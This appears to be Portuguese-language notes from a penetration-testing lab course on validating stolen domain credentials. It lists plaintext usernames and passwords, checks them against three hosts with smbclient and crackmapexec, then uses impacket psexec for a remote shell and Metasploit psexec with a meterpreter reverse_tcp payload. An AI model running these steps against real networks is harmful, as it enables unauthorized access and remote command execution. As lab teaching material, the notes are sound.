

Validando as Credenciais

+ Das etapas passadas conseguimos os seguintes usuários e senhas

→ MFERNANDA : Jesus!1999

→ JVTOR : Victor%19

+ Filtramos também 3 hosts de nosso interesse:

→ 172.16.1.241

→ 172.16.1.243

→ 172.16.1.253

+ Podemos fazer a verificação manual dessas credenciais de acessos com o **smbclient** ou podemos automatizar com o nosso querido **crackmapexec**

+ Manual

```
smbclient -L \\172.16.1.241 -U mfernanda -W orionscorp2
```

<passamos a senha>

Como esse usuário é "grupável", devemos passar o parâmetro -W


W → Workgroup

→ Obviamente, aqui devemos tentar em cada um dos hosts com cada uma das credenciais

+ Automática

→ Primeiro criamos um arquivos com todos os nossos hosts


```
nano hashes
```



```
GNU nano 7.2
172.16.1.241
172.16.1.243
172.16.1.253
```

→ Depois, executamos a ferramenta passando as credenciais

```
crackmapexec smb hashes -d orionscorp2 -u mfernanda -p "Jesus!1999"
```



```
root@pentesting:/home/desec/Desktop# crackmapexec smb hosts -d orionscorp2 -u mfernanda -p 'Jesus!1999'
SMB 172.16.1.253 445 CORPPC02 [+] Windows 10.0 Build 18362 x64 (name:CORPPC02) (domain:orionscorp2) (signing:False) (SMBv1:False)
SMB 172.16.1.243 445 SERVAD02 [+] Windows 10.0 Build 17763 x64 (name:SERVAD02) (domain:orionscorp2) (signing:True) (SMBv1:False)
SMB 172.16.1.241 445 CORPPC01 [+] Windows 10.0 Build 18362 x64 (name:CORPPC01) (domain:orionscorp2) (signing:False) (SMBv1:False)
SMB 172.16.1.253 445 CORPPC02 [+] orionscorp2\mfernanda:Jesus!1999 (Pwn3d!)
SMB 172.16.1.241 445 CORPPC01 [+] orionscorp2\mfernanda:Jesus!1999
SMB 172.16.1.243 445 SERVAD02 [+] orionscorp2\mfernanda:Jesus!1999
root@pentesting:/home/desec/Desktop#
```

→ Quando aparece essa msg do Pwn3d!, quer dizer que temos condição de executar comandos, mesmo que tenhamos acesso nos outros dois hosts

→ Veja que o Vitim só tem acesso, mas n pode executar comandos como a fernanda

```

root@pentesting:/home/desec/Desktop# crackmapexec smb hosts -d orionscorp2 -u jvitor -p 'Victor%19'
SMB 172.16.1.253 445 CORPPC02 [*] Windows 10.0 Build 18362 x64 (name:CORPPC02) (domain:orionscorp2) (signing:False) (SMBv1:False)
SMB 172.16.1.243 445 SERVAD02 [*] Windows 10.0 Build 17763 x64 (name:SERVAD02) (domain:orionscorp2) (signing:True) (SMBv1:False)
SMB 172.16.1.241 445 CORPPC01 [*] Windows 10.0 Build 18362 x64 (name:CORPPC01) (domain:orionscorp2) (signing:False) (SMBv1:False)
SMB 172.16.1.253 445 CORPPC02 [+] orionscorp2\jvitor:Victor%19
SMB 172.16.1.241 445 CORPPC01 [+] orionscorp2\jvitor:Victor%19
SMB 172.16.1.243 445 SERVAD02 [+] orionscorp2\jvitor:Victor%19

```

+ Agora que validamos as credenciais, podemos acessar os hosts pelo **psexec**
→ no Kali:

```

python3 /usr/share/doc/python3-impacket/examples/psexec.py orionscorp2/
mfernanda:'Jesus!1999'@172.16.1.253

```

```

[*] Requesting shares on 172.16.1.253.....
[*] Found writable share ADMIN$
[*] Uploading file T0lMkQqF.exe
[*] Opening SVCManager on 172.16.1.253.....
[*] Creating service rGPb on 172.16.1.253.....
[*] Starting service rGPb.....
[!] Press help for extra shell commands
Microsoft Windows [vers|o 10.0.18363.418]
(c) 2019 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\system32>ipconfig

```

→ no metasploit

```

use exploit/windows/smb/psexec

```

payload → windows/x64/meterpreter/reverse_tcp

→ Vale lembrar de olhar as targets, elas fazem toda a diferença

→ Assim como mudamos os payloads para o mais adequado, tbm devemos analisar as targets adequadas

→ Lembrar de setar o SMBUser, SMBPass e até mesmo o SMBDomain → orionscorp2